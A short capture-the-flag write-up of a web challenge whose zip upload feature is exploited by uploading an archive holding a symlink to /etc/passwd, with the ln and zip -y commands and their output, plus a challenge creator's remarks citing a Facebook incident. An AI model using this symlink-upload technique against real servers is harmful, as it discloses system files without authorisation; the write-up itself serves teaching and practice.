Symlink writeup

Main objective: Read the info in /etc/passwd

ZIP SYMLINK UPLOAD

Select zip file to upload and extract:

Choose File No file chosen

Submit

Unzipper command: unzip /tmp/name -d /var/www/html/upload/29f8942e6f0d230c2920b1cd4d95be9b

Successfully uploaded and unzip files into /upload/29f8942e6f0d230c2920b1cd4d95be9b

Unzipper debug info:

Archive: /tmp/name

inflating: /var/www/html/upload/29f8942e6f0d230c2920b1cd4d95be9b/favicon.ico

Participant's mindset

This web allow users to upload a zip file and the application unzip the file at /upload/some where

in the server.

Making assumption:

What if we created a symlink pointing to /etc/passwd, zipped it, and then uploaded it to the server? Would this mean that upon unzipping, the symlink would be recreated and point to the server's /etc/passwd file?

Assumption testing:

Firstly, we use this command to create a symlink to etc/passwd.

```
$ ln -s /etc/passwd link_passwd
```

```
cyberjustu@MSI:~$ ln -s /etc/passwd link_passwd
cyberjustu@MSI:~$ ls
lab01 link_passwd something
cyberjustu@MSI:~$
```

Then we zip link_passwd to hack.zip or any name you want it to be and upload it to the server.

```
zip -y hack.zip link_passwd
```

```
cyberjustu@MSI:~$ zip -y hack.zip link_passwd
adding: link_passwd (stored 0%)
cyberjustu@MSI:~$
```


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And now we can download the etc/passwd file from the server by checking the unzipped files.



Open the link_passwd file we have the flag.



CTF Challenge Creator's Mindset:

Overall, setting up this challenge was straightforward for me, but its concept is complex due to the potential confusion surrounding symlinks. This challenge simulates a real-world scenario, reminiscent of an incident with Facebook, where a hacker uploaded a malicious symlink to read local files from Facebook's server (here is the link: https://josipfranjkovic.blogspot.com/2014/12/reading-local-files-from-facebooks.html).